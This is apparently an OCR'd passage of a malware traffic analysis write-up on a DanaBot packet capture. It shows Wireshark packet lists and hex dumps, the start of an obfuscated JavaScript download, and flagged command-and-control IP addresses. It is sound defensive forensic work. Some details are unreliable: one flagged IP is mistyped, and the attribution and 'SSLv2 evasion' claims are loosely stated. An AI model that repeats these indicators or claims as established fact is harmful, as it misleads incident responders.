 29 7.818362   142.250.186.110 10.2.14.101   TCP      1514 443 → 49788 [ACK] Seq=1461 Ack=567 Win=64240 Len=1
 30 7.818363   142.250.186.110 10.2.14.101   TCP      1514 443 → 49788 [ACK] Seq=2921 Ack=567 Win=64240 Len=1
 31 7.818364   142.250.186.110 10.2.14.101   TCP      1514 443 → 49788 [ACK] Seq=4381 Ack=567 Win=64240 Len=1
 41 7.900132   142.250.186.110 10.2.14.101   TLSv1.3  1514 Server Hello, Change Cipher Spec
 42 7.900138   142.250.186.110 10.2.14.101   TCP      1514 443 → 49789 [ACK] Seq=1461 Ack=567 Win=64240 Len=1
 43 7.900139   142.250.186.110 10.2.14.101   TCP      1514 443 → 49789 [ACK] Seq=2921 Ack=567 Win=64240 Len=1
 44 7.900140   142.250.186.110 10.2.14.101   TCP      1514 443 → 49789 [ACK] Seq=4381 Ack=567 Win=64240 Len=1
 56 8.150661   142.250.186.110 10.2.14.101   TLSv1.3  1514 Application Data
 59 8.154728   142.250.186.110 10.2.14.101   TLSv1.3  1514 Application Data
 62 8.161602   142.250.186.110 10.2.14.101   TLSv1.3  1514 Application Data
 65 8.169079   142.250.186.110 10.2.14.101   TLSv1.3  1514 Application Data
 68 8.176195   142.250.186.110 10.2.14.101   TLSv1.3  1514 Application Data
 91 10.047249  13.107.21.239   10.2.14.101   TCP      1514 443 → 49790 [ACK] Seq=1 Ack=571 Win=64240 Len=1460
 92 10.047254  13.107.21.239   10.2.14.101   TCP      1514 443 → 49790 [ACK] Seq=1461 Ack=571 Win=64240 Len=1
 93 10.047255  13.107.21.239   10.2.14.101   TCP      1514 443 → 49790 [ACK] Seq=2921 Ack=571 Win=64240 Len=1
103 10.051446  10.2.14.101     13.107.21.239 TCP      1514 49790 → 443 [ACK] Seq=2059 Ack=5898 Win=64240 Len=
```

```
> Frame 8: 1514 bytes on wire (12112 bits), 1514 bytes captured
v Ethernet II, Src: Cisco_2a:27:8f (00:11:93:2a:27:8f), Dst: Int
  > Destination: Intel_b9:f8:6d (00:0e:0c:b9:f8:6d)
  > Source: Cisco_2a:27:8f (00:11:93:2a:27:8f)
    Type: IPv4 (0x0800)
    [Stream index: 0]
v Internet Protocol Version 4, Src: 62.173.142.148, Dst: 10.2.14
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-EC
    Total Length: 1500
    Identification: 0x3b29 (15145)
  > 000. .... = Flags: 0x0
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 128
    Protocol: TCP (6)
    Header Checksum: 0x144b [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 62.173.142.148
```

```
0000  00 0e 0c b9 f8 6d 00 11  93 2a 27 8f 08 00 45 00   ·····m··
0010  05 dc 3b 29 00 00 80 06  14 4b 3e ad 8e 94 0a 02   ··;)····
0020  0e 65 00 50 c2 7a 89 df  93 ac 8b 55 3f 32 50 10   ·e·P·z··
0030  fa f0 62 43 00 00 48 54  54 50 2f 31 2e 31 20 32   ··bC··HT
0040  30 30 20 4f 4b 0d 0a 53  65 72 76 65 72 3a 20 6e   00 OK··S
0050  67 69 6e 78 2f 31 2e 31  34 2e 30 20 28 55 62 75   ginx/1.1
0060  6e 74 75 29 0d 0a 44 61  74 65 3a 20 57 65 64 2c   ntu)··Da
0070  20 31 34 20 46 65 62 20  32 30 32 34 20 31 36 3a    14 Feb
0080  32 35 3a 35 34 20 47 4d  54 0d 0a 43 6f 6e 74 65   25:54 GM
0090  6e 74 2d 54 79 70 65 3a  20 61 70 70 6c 69 63 61   nt-Type:
00a0  74 69 6f 6e 2f 6f 63 74  65 74 2d 73 74 72 65 61   tion/oct
00b0  6d 0d 0a 54 72 61 6e 73  66 65 72 2d 45 6e 63 6f   m··Trans
00c0  64 69 6e 67 3a 20 63 68  75 6e 6b 65 64 0d 0a 43   ding: ch
00d0  6f 6e 6e 65 63 74 69 6f  6e 3a 20 6b 65 65 70 2d   onnectio
00e0  61 6c 69 76 65 0d 0a 43  6f 6e 74 65 6e 74 2d 64   alive··C
00f0  69 73 70 6f 73 69 74 69  6f 6e 3a 20 61 74 74 61   isposit:
0100  63 68 6d 65 6e 74 3b 66  69 6c 65 6e 61 6d 65 3d   chment;f
0110  61 6c 6c 65 67 61 74 6f  5f 37 30 38 2e 6a 73 0d   allegato
0120  0a 0d 0a 31 35 62 36 0d  0a 66 75 6e 63 74 69 6f   ···15b6·
0130  6e 20 5f 30 78 32 33 63  32 28 29 7b 76 61 72 20   n _0x23c
0140  5f 30 78 61 63 36 37 64  32 3d 5b 27 61 38 6b 33   _0xac67d
0150  6f 64 56 64 56 61 42 63  48 68 2f 64 55 6d 6f 4d   odVdVaBc
```


5.9. Detection of Encryption or Obfuscation


Wireshark · Follow TCP Stream (tcp.stream eq 12) · 205-DanaBot.pcap

68 client pkts, 56 server pkts, 30 turns.

Entire conversation (983 kB)   Show as UTF-8   No delta times   Stream 12

5.10. Advanced Exploit Identification



frame.len > 1500


```
No.     Time         Source            Destination       Protocol  Lengtl Info
      8 0.524722     62.173.142.148    10.2.14.101       TCP       1514 80 → 49786 [ACK] Seq=1 Ack=461 Win=64240 Len=1460
      9 0.524728     62.173.142.148    10.2.14.101       TCP       1514 80 → 49786 [ACK] Seq=1461 Ack=461 Win=64240 Len=14
     10 0.524730     62.173.142.148    10.2.14.101       TCP       1514 80 → 49786 [ACK] Seq=2921 Ack=461 Win=64240 Len=14
     28 7.818358     142.250.186.110   10.2.14.101       TLSv1.3   1514 Server Hello, Change Cipher Spec
     29 7.818362     142.250.186.110   10.2.14.101       TCP       1514 443 → 49788 [ACK] Seq=1461 Ack=567 Win=64240 Len=1
     30 7.818363     142.250.186.110   10.2.14.101       TCP       1514 443 → 49788 [ACK] Seq=2921 Ack=567 Win=64240 Len=1
     31 7.818364     142.250.186.110   10.2.14.101       TCP       1514 443 → 49788 [ACK] Seq=4381 Ack=567 Win=64240 Len=1
     41 7.900132     142.250.186.110   10.2.14.101       TLSv1.3   1514 Server Hello, Change Cipher Spec
     42 7.900138     142.250.186.110   10.2.14.101       TCP       1514 443 → 49789 [ACK] Seq=1461 Ack=567 Win=64240 Len=1
     43 7.900139     142.250.186.110   10.2.14.101       TCP       1514 443 → 49789 [ACK] Seq=2921 Ack=567 Win=64240 Len=1
     44 7.900140     142.250.186.110   10.2.14.101       TCP       1514 443 → 49789 [ACK] Seq=4381 Ack=567 Win=64240 Len=1
     56 8.150661     142.250.186.110   10.2.14.101       TLSv1.3   1514 Application Data
     59 8.154728     142.250.186.110   10.2.14.101       TLSv1.3   1514 Application Data
     62 8.161602     142.250.186.110   10.2.14.101       TLSv1.3   1514 Application Data
     65 8.169079     142.250.186.110   10.2.14.101       TLSv1.3   1514 Application Data
     68 8.176195     142.250.186.110   10.2.14.101       TLSv1.3   1514 Application Data
     91 10.047249    13.107.21.239     10.2.14.101       TCP       1514 443 → 49790 [ACK] Seq=1 Ack=571 Win=64240 Len=1460
     92 10.047254    13.107.21.239     10.2.14.101       TCP       1514 443 → 49790 [ACK] Seq=1461 Ack=571 Win=64240 Len=1
     93 10.047255    13.107.21.239     10.2.14.101       TCP       1514 443 → 49790 [ACK] Seq=2921 Ack=571 Win=64240 Len=1
    103 10.051446    10.2.14.101       13.107.21.239     TCP       1514 49790 → 443 [ACK] Seq=2059 Ack=5898 Win=64240 Len=
```

```
> Frame 8: 1514 bytes on wire (12112 bits), 1514 bytes captured
v Ethernet II, Src: Cisco_2a:27:8f (00:11:93:2a:27:8f), Dst: Int
  > Destination: Intel_b9:f8:6d (00:0e:0c:b9:f8:6d)
  > Source: Cisco_2a:27:8f (00:11:93:2a:27:8f)
    Type: IPv4 (0x0800)
    [Stream index: 0]
v Internet Protocol Version 4, Src: 62.173.142.148, Dst: 10.2.14
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-EC
    Total Length: 1500
    Identification: 0x3b29 (15145)
  > 000. .... = Flags: 0x0
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 128
    Protocol: TCP (6)
    Header Checksum: 0x144b [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 62.173.142.148
```

```
0000  00 0e 0c b9 f8 6d 00 11  93 2a 27 8f 08 00 45 00   ·····m·
0010  05 dc 3b 29 00 00 80 06  14 4b 3e ad 8e 94 0a 02   ··;)···
0020  0e 65 00 50 c2 7a 89 df  93 ac 8b 55 3f 32 50 10   ·e·P·z·
0030  fa f0 62 43 00 00 48 54  54 50 2f 31 2e 31 20 32   ··bC··HT
0040  30 30 20 4f 4b 0d 0a 53  65 72 76 65 72 3a 20 6e   00 OK··S
0050  67 69 6e 78 2f 31 2e 31  34 2e 30 20 28 55 62 75   ginx/1.1
0060  6e 74 75 29 0d 0a 44 61  74 65 3a 20 57 65 64 2c   ntu)··Da
0070  20 31 34 20 46 65 62 20  32 30 32 34 20 31 36 3a    14 Feb
0080  32 35 3a 35 34 20 47 4d  54 0d 0a 43 6f 6e 74 65   25:54 GM
0090  6e 74 2d 54 79 70 65 3a  20 61 70 70 6c 69 63 61   nt-Type
00a0  74 69 6f 6e 2f 6f 63 74  65 74 2d 73 74 72 65 61   tion/oct
00b0  6d 0d 0a 54 72 61 6e 73  66 65 72 2d 45 6e 63 6f   m··Trans
00c0  64 69 6e 67 3a 20 63 68  75 6e 6b 65 64 0d 0a 43   ding: ch
00d0  6f 6e 6e 65 63 74 69 6f  6e 3a 20 6b 65 65 70 2d   onnectio
00e0  61 6c 69 76 65 0d 0a 43  6f 6e 74 65 6e 74 2d 64   alive··C
00f0  69 73 70 6f 73 69 74 69  6f 6e 3a 20 61 74 74 61   isposit:
0100  63 68 6d 65 6e 74 3b 66  69 6c 65 6e 61 6d 65 3d   chment;f
0110  61 6c 6c 65 67 61 74 6f  5f 37 30 38 2e 6a 73 0d   allegato
0120  0a 0d 0a 31 35 62 36 0d  0a 66 75 6e 63 74 69 6f   ···15b6
0130  6e 20 5f 30 78 32 33 63  32 28 29 7b 76 61 72 20   n _0x23c
0140  5f 30 78 61 63 36 37 64  32 3d 5b 27 61 38 6b 33   _0xac67d
0150  6f 64 56 64 56 61 42 63  48 68 2f 64 55 6d 6f 4d   odVdVaBc
```

5.11. Persistence Mechanism and Evasion

The malicious ip address 195.133.88.98 used SSLv2 encryption to evade detection.



```
tcp.stream eq 12
```


```
No.   Time       Source          Destination     Protocol Lengtł Info
11015 171.163563 195.133.88.98   10.2.14.101     TCP        54 443 → 49801 [ACK] Seq=59017 Ack=634529 Win=5840 Le
11016 171.163578 195.133.88.98   10.2.14.101     TCP        54 443 → 49801 [ACK] Seq=59017 Ack=635989 Win=4380 Le
11017 171.163603 195.133.88.98   10.2.14.101     TCP        54 443 → 49801 [ACK] Seq=59017 Ack=637449 Win=2920 Le
11018 171.163620 195.133.88.98   10.2.14.101     TCP        54 443 → 49801 [ACK] Seq=59017 Ack=638909 Win=1460 Le
11019 171.163654 195.133.88.98   10.2.14.101     TCP        54 [TCP ZeroWindow] 443 → 49801 [ACK] Seq=59017 Ack=6
11020 171.479760 10.2.14.101     195.133.88.98   TCP        55 [TCP ZeroWindowProbe] 49801 → 443 [ACK] Seq=64036
11021 171.479994 195.133.88.98   10.2.14.101     TCP        54 [TCP ZeroWindowProbeAck] [TCP ZeroWindow] 443 → 49
11026 171.721657 195.133.88.98   10.2.14.101     TCP        54 [TCP Window Update] 443 → 49801 [ACK] Seq=59017 Ac
11027 171.722028 10.2.14.101     195.133.88.98   TCP      1514 49801 → 443 [ACK] Seq=640369 Ack=59017 Win=63288 L
11028 171.722035 10.2.14.101     195.133.88.98   TCP      1514 49801 → 443 [ACK] Seq=641829 Ack=59017 Win=63288 L
11029 171.722037 10.2.14.101     195.133.88.98   TCP      1514 49801 → 443 [ACK] Seq=643289 Ack=59017 Win=63288 L
11030 171.722038 10.2.14.101     195.133.88.98   TCP      1514 49801 → 443 [ACK] Seq=644749 Ack=59017 Win=63288 L
11031 171.722039 10.2.14.101     195.133.88.98   TCP      1514 49801 → 443 [ACK] Seq=646209 Ack=59017 Win=63288 L
11032 171.722041 10.2.14.101     195.133.88.98   TCP      1514 49801 → 443 [ACK] Seq=647669 Ack=59017 Win=63288 L
11033 171.722042 10.2.14.101     195.133.88.98   TCP      1514 49801 → 443 [ACK] Seq=649129 Ack=59017 Win=63288 L
11034 171.722044 10.2.14.101     195.133.88.98   TCP      1514 49801 → 443 [ACK] Seq=650589 Ack=59017 Win=63288 L
11035 171.722045 10.2.14.101     195.133.88.98   TCP      1514 49801 → 443 [ACK] Seq=652049 Ack=59017 Win=63288 L
11036 171.722047 10.2.14.101     195.133.88.98   SSLv2    1514 Encrypted Data
11037 171.722048 10.2.14.101     195.133.88.98   TCP      1514 49801 → 443 [ACK] Seq=654969 Ack=59017 Win=63288 L
11038 171.722050 10.2.14.101     195.133.88.98   TCP      1514 49801 → 443 [ACK] Seq=656429 Ack=59017 Win=63288 L
```

```
✓ Internet Protocol Version 4, Src: 195.133.88.98, Dst: 10.2.14.
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-EC
    Total Length: 40
    Identification: 0x6878 (26744)
  > 000. .... = Flags: 0x0
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 128
    Protocol: TCP (6)
    Header Checksum: 0x9e09 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 195.133.88.98
    Destination Address: 10.2.14.101
    [Stream index: 12]
✓ Transmission Control Protocol, Src Port: 443, Dst Port: 49801,
    Source Port: 443
    Destination Port: 49801
    [Stream index: 12]
```

```
0000  00 0e 0c b9 f8 6d 00 11  93 2a 27 8f 08 00 45 00   .....m..
0010  00 28 68 78 00 00 80 06  9e 09 c3 85 58 62 0a 02   .(hx....
0020  0e 65 01 bb c2 89 89 27  28 e9 57 c8 6e 8a 50 10   .e.....' (
0030  00 00 3e de 00 00                                   ..>...
```

5.12. Indicators of Compromise Detection


There were two flagged ip addresses, 62.173.146.41 and 198.133.88.98 which were known to originate from Russian group of hackers.


205-DanaBot.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Se

```
No.    Time        Source            Destination       Protocol Length Info
  9966 146.539840  10.2.14.101       62.173.146.41     TCP        66 49800 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 W
  9967 147.553317  10.2.14.101       62.173.146.41     TCP        66 [TCP Retransmission] 49800 → 443 [SYN] Seq=0 Win=6
  9968 149.567836  10.2.14.101       62.173.146.41     TCP        66 [TCP Retransmission] 49800 → 443 [SYN] Seq=0 Win=6
  9969 153.568753  10.2.14.101       62.173.146.41     TCP        66 [TCP Retransmission] 49800 → 443 [SYN] Seq=0 Win=6
  9970 154.319605  Intel_b9:f8:6d    Cisco_2a:27:8f    ARP        42 Who has 10.2.14.1? Tell 10.2.14.101
  9971 154.319824  Cisco_2a:27:8f    Intel_b9:f8:6d    ARP        42 10.2.14.1 is at 00:11:93:2a:27:8f
  9972 156.821679  10.2.14.101       195.133.88.98     TCP        66 49801 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 W
  9973 156.969950  195.133.88.98     10.2.14.101       TCP        58 443 → 49801 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
  9974 156.970522  10.2.14.101       195.133.88.98     TCP        54 49801 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
  9975 157.906605  10.2.14.101       195.133.88.98     TCP        58 49801 → 443 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=4
  9976 157.906789  195.133.88.98     10.2.14.101       TCP        54 443 → 49801 [ACK] Seq=1 Ack=5 Win=64240 Len=0
  9977 157.907118  10.2.14.101       195.133.88.98     SSLv2    1450 [TCP PDU reassembled in 9977]
  9978 157.907337  195.133.88.98     10.2.14.101       TCP        54 443 → 49801 [ACK] Seq=1 Ack=1401 Win=64240 Len=0
  9979 157.907619  10.2.14.101       195.133.88.98     SSLv2    1214 Encrypted Data, Encrypted Data
  9980 157.907750  195.133.88.98     10.2.14.101       TCP        54 443 → 49801 [ACK] Seq=1 Ack=2561 Win=64240 Len=0
  9981 158.504623  195.133.88.98     10.2.14.101       TCP        58 443 → 49801 [PSH, ACK] Seq=1 Ack=2561 Win=64240 Le
  9982 158.553948  10.2.14.101       195.133.88.98     TCP        54 49801 → 443 [ACK] Seq=2561 Ack=5 Win=64236 Len=0
  9983 158.913518  195.133.88.98     10.2.14.101       TCP      1226 443 → 49801 [PSH, ACK] Seq=5 Ack=2561 Win=64240 Le
  9984 158.918939  10.2.14.101       195.133.88.98     TCP        58 49801 → 443 [PSH, ACK] Seq=2561 Ack=1177 Win=63064
  9985 158.919070  195.133.88.98     10.2.14.101       TCP        54 443 → 49801 [ACK] Seq=1177 Ack=2565 Win=64240 Len=
```

```
> Frame 1: 82 bytes on wire (656 bits), 82 bytes captured (656 b
v Ethernet II, Src: Intel_b9:f8:6d (00:0e:0c:b9:f8:6d), Dst: Cis
  > Destination: Cisco_2a:27:8f (00:11:93:2a:27:8f)
  > Source: Intel_b9:f8:6d (00:0e:0c:b9:f8:6d)
    Type: IPv4 (0x0800)
    [Stream index: 0]
v Internet Protocol Version 4, Src: 10.2.14.101, Dst: 10.2.14.1
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-EC
    Total Length: 68
    Identification: 0x95ce (38350)
  > 000. .... = Flags: 0x0
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 128
    Protocol: UDP (17)
    Header Checksum: 0x7471 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 10.2.14.101
```

```
0000  00 11 93 2a 27 8f 00 0e  0c b9 f8 6d 08 00 45 00   ···*'··· ·
0010  00 44 95 ce 00 00 80 11  74 71 0a 02 0e 65 0a 02   ·D······ t
0020  0e 01 f4 9c 00 35 00 30  c9 70 c8 89 01 00 00 01   ·····5·0 ·
0030  00 00 00 00 00 00 09 70  6f 72 74 66 6f 6c 69 6f   ·······p c
0040  08 73 65 72 76 65 69 72  63 03 63 6f 6d 00 00 01   ·serveir c
0050  00 01                                              ··
```


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.    Time        Source            Destination       Protocol Length Info
 11226 172.307840  195.133.88.98     10.2.14.101       TCP        54 443 → 49801 [ACK] Seq=59017 Ack=781989 Win=2920 Le
 11227 172.307868  195.133.88.98     10.2.14.101       TCP        54 443 → 49801 [ACK] Seq=59017 Ack=783449 Win=1460 Le
 11228 172.307901  195.133.88.98     10.2.14.101       TCP        54 [TCP ZeroWindow] 443 → 49801 [ACK] Seq=59017 Ack=7
 11229 172.452509  195.133.88.98     10.2.14.101       TCP        54 [TCP Window Update] 443 → 49801 [ACK] Seq=59017 Ac
 11230 172.452835  10.2.14.101       195.133.88.98     TCP      1514 49801 → 443 [ACK] Seq=784909 Ack=59017 Win=63288 L
 11231 172.452841  10.2.14.101       195.133.88.98     TCP      1514 49801 → 443 [ACK] Seq=786369 Ack=59017 Win=63288 L
